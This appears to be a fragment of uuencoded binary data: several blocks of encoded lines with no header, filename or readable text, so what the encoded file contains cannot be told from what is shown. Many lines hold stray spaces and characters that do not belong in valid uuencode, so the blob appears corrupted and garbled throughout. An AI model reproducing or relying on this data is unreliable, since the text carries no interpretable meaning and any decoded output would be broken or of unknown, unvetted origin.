M\>7') [6BL2,(1=)L:=F\$^YGR':,O!*52C,*V91R>HE.P4&9F[K3XR#%MHI03
MO[1/S_L3URPW#/C09FGGO-->??7\$D]07#[U_\WZWC,D,ZEZ=U",C2YPNN&\$<W
M+'K_ZLO+D=5]6YU<;K3#Y/'2H!6?KGX<1#LY^NV.N,<=!0RSF',?KGBG[DPR
M-WVR:HR1F?'TI>Y\$*5A6.\E;T?GG&T_9\V5D6=W<)=H+A2VVSSC[:P]"R\ /
M#!]7.C?LS!8U%R\$QNF287O<U(NF%K'?3K^Q[L6/#I=NA&ODI0_M]'*I%11+E
M.91]U8<2G4#\63-+DHB+^! *9@" ^U\Y2+<T*/3E"<0V_=77*AZXUO/*7SDSQ
M&Q*_U7-4)U7N?'`US6C?+W.35BR_\>4GL/O#`G;VZ;='&->I';\U8\ [RR<]
MO/?TZUVCO:%^ASQ&=S"UG=[F8/4HMDN'+B7KGLP+_/^Z.7VVK&S?O/8'1&M
M'>]0+^HOGO@^/B5.JU6;!W\C'.^5?`V'9NDPY-/>U?N;*N8[3]2(]NR_VL
MO]GON?DZM<N>WB'#]Q;-NS:837<6S![>V7.B8J,#JDL^Y&+M=P';Q]W5>]B
M*\J%CWC&V;=C36/0>_8N^I%<3SWZ0?JBX"SK"-U&D;/GQGG]M)P[]'MR1%S
M9= \ "6GFV`FQ:'"\$TT&;V\$T^N[YLGIHXRWSDASZ]<@[\$B<(F?R[,F[XE:Z;G
M^(O/#D8',^HC>97?0_:G>>UCE]8\VK>E\RLB[S=-M74HP]=?3)O&NQQJW>E
M#ICR*2QU2VE/UC6Q6475_9D-9]:HF93/BGIQ*; .A1E@8^';LL[=M7FIX'5[:
M-XXWXZ%<KL>H*; *8.QL7G=)'BAOX*FAC.50:F_)G7TUL5!RIMC'IFF7<"R8_
MQ%Y'=NX,WJ'S+YP>X&F\WRX.3#AJ,X-/\9RT6'/\4+<^7N5VU+KC'6\U1J]>
MO;FK* [PQZBNJS?[]=@TD<GI[;]Y=?7FOJN[UEYAK^YD6KLL=?G[/>(/G&_,
MSP]V][T5\C'L9\C#Z](7?9\]IXVE=!GSTZ17AU#^P2E.DJ(IU8G' 'E9>L4PZ
M,_34LK(V:R9ZI1][8'&E^H-GU>-/'4[T'E->M&@D3;7E]UI?WU55FBH^Q!
M6J()I[K=K[[E=W13KN^ID%/7/RVA>3)V5.W%7+/7_GV(;MW>Y4LO<MZU>9
MNN_2O;=/) <_] <UY.; [7<_N]F6G7[6]UYQ]LN[THSH^VRBS]]H'O3F-[[1_]
M44])?MOM+7A>UACC.6GK6^D?W;=5^_"/9<_ZQ]P)RSE8:M(O<=_ '5.&! .BWK
MSNNU](_=V3W89]DXR&3X!4--"WKE%>1ZF')K[*=VW&O#M'.?HMSB]LZQU3
MQOBCUJ;K9#Z;:M6\$+WK,V36G8H^]!_=6]N#^5?-U*=(9U57#;VN:70OYL6Q-
M0VC5SMSTNUM.4+)BW'K8JDG>%W7IU5.XW;W+K8.;H\67\Q[Q;(Q+BTM+MN_8
MNF5'Q9=N76^XJ>\Q=GA>\KKX[98E%Z.WKMRSLG90V<'X;MWC"[_O6C-TRP^_
M]\$S]6SZE'TH^KSSW]\$M:\$:WQ:/Y!1_]DD\4"(H^'LYSL-1AJSVHE\7HSMU3
M.<K>Z_H+S<Y2UN"^KYY&>S#G;:]U6#%, =Z[U[<FM+FZ7>3QYK_NIN(KQ<MV+
M&S<8.A^?S+E1^ (7>]J&.QO(=9UYJZS"&K-!X7^4P]VWOW!F"SR5>!5IZC.67
MGVL_LCH30JTH6WGHP,E;C[0_C8[W21DSV=GR()]B`*895BS?./_%DF'7=W1LG
M^M<L2PMF+8H-/+LA8WQN7M=[HV1YS^8<!*!G?X;;7K6Z]2V(_;Y^5/X,WE[& [

M*3/A#O>D0>/+6; ['O/6%4V(;BAO>)QUW'NLX`@OL=?IM?X:@RIO&,4^C[KR
MZ/VA^"4?U!;RUMZ\,TDV,F5@PG9/W?[,EV^>Q?M%]___!"EG%TW_T:6+\3+\K
M*<Z7KOD&CUCJ\TTKL>"3;XG@<HB>NI\$;S*>:.\$?O\KJU[IZ#+]6<4OI,85Y>
M/.SC)QO#N:.=.G7YJ-.1??VJD47EN#R?;RS*3\-\$[?"ZN:_R=*FO>I>U.C4A
MSB^_D)H>9+:BJ&4SDO@QE>U2?[AV9?KK&>?S(IP&/1;<J[_#+K`6<:)NPR
M?;5@Z+1UZ76AW>V29H_II;9FN?Q['K,U@ZEY\06T8OR[^OP#<=)F2]B=4WO
MVNBZUUUK\$5H]KF/(@',>)(G<E*'WS!,*V[^(%&@N*'!<WFYE@%!7[5W1I%M&
M(QX9.KXI=?XQ_[;)MY1>O!DLF7CR\$K,^/>Y=B!PJN#E4-&/:Z&?SMSU_+M@9
MN3S_\I%/ZVC50V<_4C[^'A00M^G24RSW)A!^K5J1W.WG;G.*K?)/@(*='<O
MT-BUH.^'V(DZHP?<OF7Q8U"Z[\ZAEWR_F8I?>=A-W52RQ-"U\DF;TV-N@)%
ML]:'C]79[,^WG&R_96J[A;>]EK<?/G[OE\%QM?8-YF?K2G84[O4WXVC%1-L,
MW7UHSI:G!]J79U7(ZH8+3FQLS?KJU3[OQ]&NU+XAE;?F]5]_';CS.X%-0+/
MPOO7,R1;KG_OYG4YX7!'T(0B687DQ/!)ZMZ[+ADL*RL]"'=9?KC1Y\2:MJ&
MS!|OS9QILG2R[MV',SELS^H1V=PT[X*KFX;>V_VMZOC"O!D3U<M+].H8=>\$
MUYS;,*MFJ5.(ILO(C6,\)^F3%I_--SK?%J^V@V=DT63[&U65E?RSM\=EW-A
MTG1'__.R69TD&>_;>@:]--EJ6C>J@]^2K(L=V3DKS?5F!^6M-7_\Z'6VZ]/[
MX:L*;E)BQ\ :P&YYE')YM<Z/<Q77CYY7;VN\2QCYU;/FI<-"EE3\$V.R>;W9YW
MR]UJB:Z&^<Z^YOQ(KP67CK^*EFS85S`)M&;,^(-MWA6]_S;CGFM[US;3HR2#
M)*<RML[ZM+/[RU%FYD_//;S_I=]^WT_?=6IG;+HV<N?RPQE37H@>GC3C!W,<
M)Y|<-F&!H?.AC0'#M^Z]OQ,,KVN)5M(HW3K<'2?W]BM"_T[5(8=6C7CF?M>
MVME[H8=?#SM; ;V(Y(*"P^\$\\$`ZYNF\%8%?TL_7#7G-"!Y^X_,4>_"[I]QXF
M?>L@#!WEL&]6W*(;EJO9;GV[A^AYCIFUFW/OJHO18>DK_ZIOFET.W; ,RJC3J
M,*Q0NT:8.^Y@R-@SQR<<F/YR^N`[AT.J*</NT[E7C-],F1JQ+#ST6F67_\$F4
M#8X+0AY,'-!A^]I)Y0%CR\S?Q/5X:G5H@KU>/&]L[0>SC@5+.Y]_N,XD<4\$.
M9?&B_)E[K_MU,^_[5J_COCZSZBL_1TX?</CZ^O/;)\8Z%\$<O2SD:(]GBV_V
M7Y;3KN?<CK75OEOF3!NK?<+JP8.Y>X.=]_N]&;%W^&M#W7NV+Z^."QR[KVM?
MRZGKA?>GN^ZN^UH[WO1DI\$?:VT?C![J-[GY!8M:27G>4"KA'EO6AWGBOW[
MTCHG!PTY:!!307^M#Y^X-ZU)G5]\S7]CEZ;K4N=7W)G;./QM\[^.<F^L7%0?F
M#^@59FPY;_:::,<U\Z>M.1A1>?AR'ZN%7RH"BFSW3!/=B6DX\$:!/ ,U^ZU:M2
M5#=EFY5_@][HVPF6!WL\$C*V--SXY9,F\30ZYASO&_W#VR9L\=-SVK:,>3"8V
M3H_NO9!3J">PZ\;>OS&E2T68U@O.Q\$UGRN=9:--SWG64W1^^/+8JH\$KBU;/+
MZ2.G5WJ=OB!\-^Q*:,2![*@!,HTOKR#.^[3VQC-S>WVU,YQK^6<]^GROJ,7
MOAQ-J^P1?*)P<Y]C+K\$+TE_U.S-AR\B1CB['9+G/RD(Z)3AE^+/\204QZK7-
M'O_,&?.E]W("5WH5KTC.NU#[N-^4P\$S;'T_/?)8HWLV9+3YQ NOSU\$5E:WA.7
MR8\$K;[&7'A[\$OA=IF#9Y%,6EU3=@.B0C\-(Q;5GWAQV61,\36OH>\LRS.%;S
MW')8Y[H^3CV,CPQR&SG>?61GFX[QP4L.,Q(R)QXNN\,_N[3;0:=SAN>6/9=Z
M]++O[%]E,G&%8.6G^M^WQ<?7BGE/-A<EUETY%)<1-F3*\1XO.AMONI:6>#NN
M:WNO,;[WRM.^ES^<'ASBZKXNZRDAL!%^-[A1B.V,^S?O\$AZD/HL)J9PX)/
M;1FA:W]J#%^R8\$R6(/G)3I?E0Q<9IYRWLZBI/+ZEZY:)&[?:ZR*:'664,C+N
M[8@1*XYK^G;H/+M#YX#H;J+<-R^S][WSJGIV*/IM^?"[T[]3XT(,M!^=TPHX
M&+'M0):P58G0]-@9^ZFO!VW4^+Z?6+NL3K2>,K0H^*K\W>3UC/21&]=EKMI/
MK+?XN&%`[*P1GNLUQHTJ_U;395S>'8U*--'^:W>Z=W8[:>1<<WGQ`.<)'P<D
M'UU_)SNMG^7H99W>EF2\UJQ\D%FA4=YCJLNTM>/W!)]'*UZ2>_%!2<6*N@<+
M+DQ_8EN?L;IGGD/;I<?KRO.M<X5A7KS/DX=?,/_T+,Y>=<F;@K63>MF3\TR
M/L9XLSJC\NC&V7,GM[%=;MEE?OLQ6V=D[C18=6B!>MH9K51A]/S+^-\#V_`7
MZ\$Y90'5FVV\9Z=:N://]LNY%KVJ?,"HS..`TWI6S\p3&]\=R9G_TO>CWOG\$
MA6->],BK&?S5XT#`5?,CP]8765KEYIWQ"3RR^ZE'@E%PYO(O`RQ.C=GI;OQZ
M#?>=DWXFS_4UI8I.VZX'#TSWV'[,R:6+^/B>4OQ)<'>K"<5SM0`88/Q'@UOT
M4<]D?IY`*I.4DT/;XFFTLFOU)H>(^,3^5=>C^R+UGRW&Z1ZY6)SR\G4*KG
MT:46H)VSX%B\$G=W9.UK#4I?&G]OUL6CCN5W7?.+S9BRIA>Y&[*7-Y; \$7]WV
MDS;PO-'JRF^[:][^O[6K]*Z57@-UW`WI7"8].VMGHIE!9<S!E\L_44T&+++J3
MR/U6,W)/TNMTIQ_1!V\M_Q2S]M6IGK=YG;OXFB<N-NG?7M`^BM?CW; ;B_5=3
MUW5\6SNZPC=S1IB#ULHIDN5I6SN^=UQY>EV[VYGC[Y4YS3,7L#L-3>W!^.&J
M54`Y<T`6Z[W?];6AFOZ*3K.MAV3:N62ZTKJ='="PM"#F#BMCS)8#/T?NGS?_
M"<=7M&73H88"R_@C.ZY.3!BU?_SR@B/+CFH8J@?,/*<9:MC9>'C!]CO^>NK9
MMEK?7W,W^2ZY/&+[49<XT_K(+H-%G!O#XSI'_'_JP=9/U\F;?\$\$[GND3N.KQ
MF1P;P_AA?%N7\$=,O,Q^LJ*^`^?["EZF;1MR8LT7+R'O_FXFG7VIEWS6:X]&@
MU??#R_>#+ZSQ`U\H#FHRZCE\2MV"K8RROO*#K)CS5>U*7H^L+>KZ#5DN7
MF3]VL0_QJ7MW=M,E[_6^)W3-J)-BQU7L(&S\)=_*6A31Q:O61R=Y2GC@5/J*
MB0&4Y+@;"S>R9C#>YGL[&/;^<#TBA#HRYJ'!9N'#K+TY49X?%D^2)#&VCHQ8
M.V*-GK!N7UIV[QG?%CY>?N;=MI5SATG;/NWH,.'L.4Y(J..(A[9+UCQ[_X@B
M=HL:/DR])LL0,V>322;Z[A&?<I@,G3\$=%*J^BZPF'1AUV\AGM,QN1,(U8D?;
MVG61QA750*V[C#0B\$W<4C;A[Y_V._V_] ?4;?3#S)F6;WVDOG,;V3LT0V]'^+
M; ;)S!EZ,A='V)\W.MIG0[LQ+/_?;>]T""\VNC=>]M&/F6?J^T19ZX^Z8:Y_K
M>-?K^=RMZSP/Q'9V^CB:<=ZU1"_05?[GO'+7O_JT6"[L=G2XO+'U?53HI(6
M]I\Q;U#=\$YVM#MQ=47S'HLXHT'*2O6^[>*O\,T>X3*W1R[P7G.X3'VX<??79
M#K]V,U=<XYV3M\$YK,^W\$Y#5NHYX\,QT5>#;W#N&_]<I4VOVZ(=,.6O84W6Y;
M,Z+DT_C!SS[;*VT]S\Q^U; ,)::F8_?QDXTXUV]-GKB!%V<OF_64NF#=P0GW
M)ILG%+Q.HA",E*X&Z1%>7H+8._<7K)M_P79^P5!A[Q\$!#)L1M&ZOWPVN26)T
MY@0/3FF(-9-I>5ZOTO?/=I#X6(R?0I_SHLRCHW^#R8)U-WU9(^_VUL_O\U&G

M^X@;4I<1VV;H'>\UQ?SE\`5!WTFG=SW>(EY^J>:!\^<\)(-R'TXHW'BKZ,OZ
M83-3M!9%M(V;W#HQ[*ILZMT1G^)<)GB=]9S2?IFY)V?GB@X;%AS;UK\HQ&OA
M]>Z)7DX%?43[]G5_*-)E') (M7AZ4J#_DW#V' BVVZ+SDWY=&3@-2S9Z+.' AEF
M-_35, Q_-] [M#, >] ?3) U@=V=MAR=E`5Q/<8D1F@53' IU [M7@S8NF6YQ/GG [4
M4*U@1%E, IZS!; QXO.3LB [XGC/6\GK8+M%A, 7:MPS6Z/6XV"Y=, <9]KV!V0=#
M`LSG%]:_9L?UWEA7D!3].03FHT<ORM-E.Y/OMF]56*8W<L7, KK\$I#?<"9!45
M!7=?;/@]\>W4FKWLS;D9:ZE&]Z [OXS\I [[6_] :W^^98^MDI<Z [63F^;7\+V:
M:WG4^, WB?E8/MTD/G73L_"CY:;\$;K]0L_3 [02&^<]7R\$XT4JXP_78F-[U>O<U
MTYY^Z+<[;>V<=^?2SP)\U?LV="R<1 (ONM' <2+;G3RDFT^ (Z?DVCI' 3TG: ^.\$
M, ZT/:P_BN_<?VRYWW+6:'5]W/2BH7/N^R^) ZX6Z-N5<BRONX91 [CU6>TCC@5
M<7+'R:/ [DT^T<>>]U@ [L5]N; [ERBR:KH?<EOE=.2Z\/& [>RXKZ1 [Q=-1?/^H
MTOH5%_I4E4ZQ4/]4W#4A2K9!8%IQY\$D.>\'44X (/K@_>7 (A8W#WZ9^B!3:, R
MTC)>G;S^9M>3;UPWOXJ_N_F5)_PS&73 [Z?>RVI&!PRZ<^W3PV;:4%\4=WW6Y
M'UT\3\$2P7Y34 [SW?>>&3J"%G3QY?</R\X2;ON8X+7\$YU."H<VK%W:7HK+]_K
M:V<7G]5XON"Y+?]:=:;Y<6?ZKNZ=J [<]>EAOC;>/' , [>]!N95K]U_.Q!N [Q&
M51R/^9JYLO-:"XT7AY,C>E\8:10Y:, BSE4G#6\$SL/QJS3?ILVX> (U=9IPS."C
MZ1M [] SPXO<JT]R9 [' [O] T2=7W/_0R [TBGY&PL*?+@^C;VWB [S [*_6V' O_ ' [#
MGMZN7QX>O;!@R*JUO!VM2 [?%O_8OBNJ8=J;G/N [ZWIL/2DR.W;PIVF#Q?E98
MY@SGK\X7WHSW=W' -%V?MM].?;YE2,77EYQFIIIZ9UJOP" `J2S>F_O>?) TAZO7
M1?OO)3"W!.WSSLI;%< [>-3EDS3-L=L\ZJ;WH]T\ICRK'N"7>?3.*=VQ>4_Y
MX9F3MGWIORUNW;&3 [' &;G<]-"7FTI&LW7.D0M?]WZN [GQG9T&F*>^*IM+GG
MCD_N%_NWX%4A [*"9XM/KZU*T-O<L [\$7<D*;-S [WK?F#@.HO2] \$@S0XTA
MOML\ACUJ;W2Q^I)GJ/;... \U7D77S]Q;-SKF5=#, U [FO6M4_' 'B*O]-DYCY7
MY0UOS3/! [O&OV0VCS,6TE [UV&O730-MIWS3/#U7?1Y=6E7I;JX_SO\$F]>:S,
M,GA?69NRL+O4AF/F;=3:9/4SZZ=^UWE?NN?4?42]5L#A+NK#S!*KZT; [OC*L
M-RX:W\$?' ,F\6L#=#OH_YTM.OZ (P' J< ["*" =4/KRS3Z^=XMV#LN^UO9*R.SI?L2
M<<X15>>9Y>S/J_<K&O@X.N.O0W_-CNW0;U>O6B"7TTN^=V) S*/;=-:X [EF4.O1
MB0--S<,T^VUPO5D\>JY.I.=;I_L2"]_NF5^X<ZEG9>'G\] %S-2M;W<T;-+?N
MT_&AYZ5H9_41V?2*PWOFF@ [*W/] I<<,TS\H.GTSV.W? [YN2Q.^"T]?QQ>DMW
MGUDI?O-DYJXOK=;NOK!2_/;)M5U?]-96NK9^6=QPR;N2^FG,Z%MJE=YWMPZ\
M=?138<-6 [TK:I]FC;ZE7^M\VO>2U_TTR [AKM]!MPY]^MZ@ [_&#^2ER=C.
M [F\$' O] (_):QOHP [QV0WCO' ^H?9HT.DS]A_ =4P/#CGV2-GPU'V#] # =QU' [CG
M* =.#> [> / [0^K1R]1^- 'X%WQP#U' /G5K\$&^] LN=< [H#3QYZ67MG=3__];]RW2
M=]3Z,+6?RU;_'?'MR\!KR,;YF [Y_' /5B9\ /CWU [_<6XLNTWQONUKP;L,]XQ
MZZ?NT [XOI^0&#FM_HF:-FW1)7X?\D^]TVIVH5>_3+E]]Z-@I.AHZLPLU=IFO
M*&A'?'*DYYP^157=6 [G+KLY1<>X8V]OL_AQNZ?HW%O?^XB' L6#L3?7 (GSU.
MMEF1N?="]G>'&]'?M,TT?"9M5; [#>GN' (9;71UA>']>_DA [T=7B96<\] ?4J^
M;OV)UZ: [<1]?.*H)0 (=6?S0*A, -\$D"H3",D1X. (NNK)N!Z?>'&N;T7B!N&Q
M#5.Z3#6>W":YVYO,K+N] [#?TWSZS3 [#, "AHQZ727+3G=1KBT [J:7T#JB8WRW
M>4, TNG9D]! I1M>/VTM:4XIUV\8) I-S; (^I9LO2: [MD& [UJ63X\$J;' =J;3AN\
M/SDIQW%+0') +Y:GCM>^/#D [J'3WUQ/] *QZ_D9H"ET/JWFDV.=%6'VJV75EK
M (QPZFF@ [8OB9>?E##]P=XS0T=?3T"4/&#UWV* (8M#??QK^'53Z_ ^E+GF=-BR
M.MQMS+P\I#@I=>GO (_%HBYUKEEEDX;:+OBY<V@W]D]UW;NYUX>Z]_XTT>,S
M?_V;YQ8O#.I?G']E<F9'\:EGYM) &UOOWB#W;6_3B]\U! /W8]:S] <6?!HZ\NOQ
M3^U?^-\U&SO*T3 [J [<"AM" UD4X_X@ [6J;T=NCGHXQI!SUO7;T:/+_ \$W=!FC
M6UA0L.*C7V'^Y7JO;L="?Q (#V)?;/%Z9/TIOF\$U_9\TK\8,F3%@6QKCQ0G^<
MAF:'Q] *+6XQ&KXR8D+1I3B'\MRL)XV=J4%=-O<88J;9UM)Z,-NS:]QN\J?EG
M]FWKO'_GG1MCMV6T<KYG>N*\$>29_*_M [R%?_K\ -D4J<THU5G]A7NH^Z [/:\$7
M4]#!/?!RF8>%989_<, #XKH5K=DV\, ;?;"Z<\$AJ6CLW3)C (K/O/AE [L;WQYCX
M3_SQ>G:PYOO=\$' [*_R (XU?F)TD0R=;9, I [<'GB0K=,F=,@F5 [N; ;ZZH1].&
M3N9Q_ZM]?YF [Q' =DQF>C%5UWE-_X4)-RAUKP;IQ:P0KSOL^JZ.PWGT/U:'6Z
M!B,9^ZQ>Q7QUMHCL?V)"_CKW'!?* \<#]! ;=?QCS*D41TNV"4` (Y>]PL (O& [4
MW93QRK,X*O*VQ' -?=>;1/QCJ]UBY=%M_MM<5_NOAZC,'UR\L.UXMYIVM?KI^
MS#J'Q=<L]6A?O]T>>GOWF:I>=CM*5MD'&.OJ1M/?YK466NH.H> [C56_L (-G;
M1D\]^/L^SP',RT86KX:%\$,3XP''JM^H=SP2 [S>H; \$?!ZD7K0NJI]GI=ZB<5%
M71S"V//86: ^L\$HZ&++SN\L9P\N'\ '&&K]C]F):UKV]]3;WG>NO3,YSZ'#MOJ
M%2 [:N?/ZJCN"]1 [V&XY, ^F;4-<^E+#JVW>T [NEEJVB6\K>JZ-A4''6]9#!WV
MG3;3MJJAR] /\39NW]BGR89AQ1FFG,M9T7' [H7-\; #1YMA#.F\I_O37HW+\^.
M6)B8 [M:M9VK_ ^!,C"PI:6\R\N*K'ULK (M_7QKC.W;A+MJNS6K>^A#U9!0:6?
M:_M2]MW<_>/T [N^WJPXWG!Y39WOF#-5_C-4W8?D0]5-W:BWK#I275WSY7O=C
M3G [1Y;OC^EH9O4FQ/E\$V/\^MH]<;I::]-6P4/D [:2+8QY5A%2Q]\2V6K6H8]F
MJRF\]Y'G+_-?>7&?O='A#9Y]9WSN^?M% ^GZ2^R..LZ?->+G' \$'HV^G#\$I@G&@7
MMRKZY^DD#P9S,O_.G^X+U'?:?7=K7S.NO\$?2+, ^\9S5I//?9-:LU' [U>=3;Q
M4;> ('L+XK355#W (GOSE [UGG._:Q\$ \SR [CSD6YL\3LMBZCQN>CEE [L1^_ =QO+
M\$1HU?> (J\ [.V3=_D&,N)VCUE! /F43L>JM?\$#A]O\K";U=>L'K.W=[EL-]:G
MG7!_Q&YN^IM4<?B\$!BMKD_G6EZK:GLS6G/+M^KQC5M\ .6!X47WQU+N)%AX?S
MRDY5SWE`\%RWYJ91QN6<S##ZN39Q6=\R8OZ:<MV;VN?&)YPZ [O'D30_AG.WN
M_O3C) ==%TL<OS^<XCK4XDK2PLO\2VHK=B;4!KNEI* >.67]\S6AGF89&;>>0
MG!,AW6],:']FKGUV6'?:]HW/7":?^R*Z^ .2KMZ1V [C4/H=G`UH;<7N,_EMC.
M^!SOM^C8NF678]^%KKG=0_AE60^SO)=W_&X>7%+3X_J4R^R"?J8)Z=,L8Y\=

M*/?:/NGRS [[VA[:'5) 67#3QUC\6]W5;07MWRV5W.E9RM/J%Y*V&C>,'1:T]G
M5^\XZECJ>/OMU=S (DE^L<T<_NN=PZ;VW?Z^\$IIY?P`J^^*\$F85WU?%\$'\
M++)O=VEBZH7\$Q8^G[1^ [MOE_7H</48=]W9!XKK,1,F]N7=Z]:<M?G;4*_C\$
MML`ZGQ^K7I2&+C+;D\05MC59?6#^ZGN/N^7M##N2F_.B).2;T!< [=G\$# [E@M
MG>[]>/O;MI.G [%AK\+CC,UG'^KYG;NP../3\8?FN-NNNA46Y_9@8^9TR\O6E
M9[?'!13W/%"R<U'M[';]>ZSJV[W^W*?<A&U]_8.<&\ [TS%D=/&*63<%SV]-E
MEF4;#E\M8I2S+Q:/8XXZ1*S</HI?V>/BRF/?=CRS/# [[X?@+Y:U:=?M@/'-Z
MQ`OC57D3/GXW3S=]U.NK>>8@TPG#YGJO^:F9?M?4\D;F@E;N3]V</.[=?_BT
MYLK4HC69].T?NVY^VW%4:H_G@541<T?-3U]DNS8V9).D^\CX^DIG\.@8V.M_
M>?_: \BO^GFVW5\$TZI/UZZNY9ZF>'G58#8>'S=_?NVR^UZW' I@>MO;VJOG) 4V
MYJVM7BBQ7G-M[< [H\$0L [Y@S,*CXXR:8'-R"=ZY&>,)MYPW\$3@33J2?=VKX\ /
MKQG]W*2/PRX;O>+#MS_\#!C [TH.Z>Q1EYZ&&'R&V]_3C%K_T-@@--QAPP,SM
M=D*_PX**FML_W>;PN,,#KJ@W2-4;@F (3TU\MBGDWL##1\EQH: `_B<_+**=G\
M\$ZM+YX9W7CZS? [<D<,TU<\V+O-N]KNQK4K_R8GM>D]H [(RDPQ1M?AVK0)';
M,L^,AY9<P [6U=Q<ZK.W5ZOZ\$4?X [;#GEPOB+G<N>6# [3N5BN^<1MXXRE'K?2
M`M0/Z<VN#TO/=6;H/Q;.B1ZP:N="X=!O!\ [9I^5<-+8/E'67K#I>/^)Y;+<*
MKY)N-:%G^4%'ES1T'+,,.UFN*; /&YML_0 [?MG-; ("E;1IF [@-\EX=B9V-3+
M'2_U\K_0*VSU7M:*@P\$7;E=V'1.S/)2]@^U4POANZ/]T?5SU#XVQ8YDW_!EG
M!)ZK_,Y_/6LI*W>/: ^BPMJ# [@C<65TS'34A\EIAP; ^"KH+8.LUP=IKNN6Z*6
M/GW#\;3SN9KGKV@=:; `XO#J27_KYP="2V>ZNF8 [1]2., :)LFA!9JYG;FZ<F
M8K7=G\$44'DS>8<W?I/O^?/W.*V/=GNP=L\DJ>Q-UZ [D\$RZ4)P0FU'O%]7U' '
M-K"? [-\S (<SDR?ZH9:>DRX+R1,.7,N:O,???' ;/4<<7PRQJQ#<U7=Y?Y7\V
MD%:&/37UV\S [,H)S^F#GX5>/>DP<_1WI^=:I\NG5"<MGU9U9AQ%J\^+9W5>
MUFQK70!";EG)@U_4\^H,:Q+?>P_W6 [']'D-DX_/ *WVYL^D3S+.O'N5,/ =6
M\$W>% [?'^F]MB;*Q6*1-/?)6J_VS;Z>] [Z>0DE&2' C%IQNN [&ZKL3\$?XUCF5# [
MX (2B79T7;ENR.KAMT.LKJ<64:.N`YT?5K,\)3+5?._F@L\$9?IMEMK7?]F'ZC
M]6P3-ZVL<NSN.KMQ\$7=T:/C17M]WY>5IQQP8TGK (H<&_.FG9,FO4RV*M\B
M<W&?YW?*MB;ECS?',L(\)=RGR1Y!:_H<S^QSN,^KT9/RO+9<:YM9-5^T.SQ\
M: @2V] &SNZT?O!NXC [D; ^ (5Q\?3SRW&EKV (:9E).R#QHO4/ [ALQ?M&#M [9X [
MAH4]>WG0\4N@6]%/RHUA;< [YO_8Z]'GK]3WQ]J]H<Z0UUN<3)UY9^XHQU6N9
M6 [;UM&TKW5@+O.Y.U#<KO#-YXLZRPCL)IQZFG!6^X'118UT=N;3S1\$E@P@3 [
MXCHGNW,:H7UO')TS>(J)D&U\?,NB*2Z\@]/V'< [VCKYH/\;NZ?\$APJCK#>W7
MGO.]&QX8,S?K?>M<MV\ :4T?ZKDT [Z3Q;H\I>U%M0OF#LV+.GJ?GG/I6M'+ [
MXI;R (V)BU?BH] [T>^+\]\$^R [+HZ\^ [QSVOL [^QI._5IZRIKE_2LG0<*EJWH
MW'Z":\45Y [>1U8RGHW4\2ZW=K-+T//,WWSW] [(GG9<MZ [U=74V</R;GH89UV
MZ)G\$^F;H*NO`-YXC`TL=LTO:Z9]JL\4BK&?Z^IZEG ()OUF [K [9^0->'DJ=3W
MK\?>&/?Q: (XP> [9@XN/D ((U)L=:7!*W/T6_[Z]A2^XVXNY/6*<#,W6/V-Q/)
MB)6Q%1.6WQ,GQ8=%N9YW-;I]Z_7';V&O4K^-TWD] [; &CN\$&WRUY7]3USKB_
M9G<Q>3%_VFO=+Z;]90;<9UXQI>K [VKBQ:V^SOY1^F]SSD/. [-G\$3]]2W?M=^
M [8]6@ [Z%F=_ [>;!R9 [S&#W'RHP&Q"TL=9MY<W.++KW5%]:-7'!MF90Q@A' E
MVR.ZE3UE^E9A=VO [GH_Z:=\+D'30<-%R<\K!GE>.CW_4<>+:R75T [R?C3Q] [
M>_ =PZ+`-"=T^9W# [S1U5O (MK.N3FR.2MJ\ \>V [0DGF>>?O/5><< (;TZG8S53
MK_?IRDAY_ ^1INZ66RTHO'HZ [L?C%BA*WLNOZPU,Z [*T.277Q>N, YSLHPV'K4
MTRYP=CMVB4^WB3-&Z [SO>*)C=,J,!PL6+9F8 ['T@Y#H_J0Y@Y/MGYQ?<=?C
M\ :7ZOI, \+CB^*7_N, \V96)_R?5>DYX&Y2SL_;YCL592:>K)X^ [@./U-WUM\2
MKKU;VCTPK1US_V#-/CR'B1J3<B)V3U8?-EEWW.11DB-#^1--4I.MMZQ;U<-I
M; *1L3>2V^YH1XM (-MP_47N8G;]H0JL&Y [.IV] +?-(0*#'>W<ZUW%&@N6;3R
M=8C`<<ZTD: ^-EJL-<"_OT_G- [;F+DW<ZI=[Q74Y9VRFUK-. *^I>+"EZ/Y0 [Z
MN,CD4_B*=ADK%O83+-:K67QXU^!^7PQ6 [(VF4?<M [EX]856 [=MH6J9^ .V'0=
MLO [,F#DUX [(65GJNS15V/W>G=N_V.)Y<JT#W@I [7KNNZY/V#C,ZB-88QG\I
M_ [GVF%6#Q]'0K9%<K [H,3DJ8L#"] :!RTC9LUTY:K^PFTGR4 [/ ^C4;7WL#NN#
MR:V=%I6<YUCM.+9]O/N (Q#MI' [JV7Y-N12\2S%E5 [-CY:<+"7`OGW-?+SJOK
M [O+>,W#RXQWA<Y?>=3P?2AVT.OGEKHT#)=??% [QW>7QNUXN?1FB>63=YV4D/
M/O`VF?_1/!-.0D\$ZGU?0B5_.+LOF%\D\$8OEM [#W&GNB] /]QXR*GW]F?. [QFC
M;Y#^8V"5:&7UR (C.U [M<?6] &J [&P9Q@M'W>_8] \$9VJ- (DY=JIG=<3L [N^R"H
M],6MG^)]-]SKWUI,XF#M>6W9Y&6/5G+- .U@8;3ERT;^NO=VEBTFQG5],CHG8+
M]==K75 [N__#6'8>=X8_&;!UMN]A?W+ [!I< [NS7WNXM/3C*_5!, =7]ML^+G59
M;?N4".NI\$VSF?X@SN"Y [P?K"671GTL<UXVR2GL9HN&W8N; &#^?B: ^M [2AY) V
M:SY_4)<]T)Z_]XF'QKL.7K&O [UB)UXE [KBIY6'W<.RQ'<F#LI,JW\$CP97_'B
MI_=M*'')?O%&,H!@#4DSFDTDQ491WGZB!IK]X-I?ERDF (=O)Q]->D:K55VV)@
M)/1GW"19B&K2>8"]YJ=PG6+CU:E@'1T]L'UE]' +.NJ1VYT: ?_7P+X (GY:MN
M#55- [=J=%Z+Z006])JG5-&%JH;@T5R#- _S4M^B*#Z07]ADW2GO-MX?L,JLG1
M?'^J=\GH-TF^U_ ^7&_ ^;EUIU [(9FD\22SBJ7SS1/IKJKMFF6);U;V+ / =/+GJ
M_DM&D^37A2UMQ&V>7G6WH4F3]*] %O]FSV9R\$ZKZWIEF (+&IIDV+S)*JO%IM6
MEV]]?MTKUSRUZI)4T^IRI5_SEY'-TZJ:&:TF:6\ -55W":IY.M>6U:I (N9LKO
M3%)2)W4-%\$,?_EL`E26<"O []_3_]XXER).*\8IXDQ]73S<.=7\8K+!+RI>Z]
M>24\=VQ,W!NC9'JZE14*_S8/#_CS_ -!3T]_7P_5)_IY>GA ['T]/?V_?W\ /
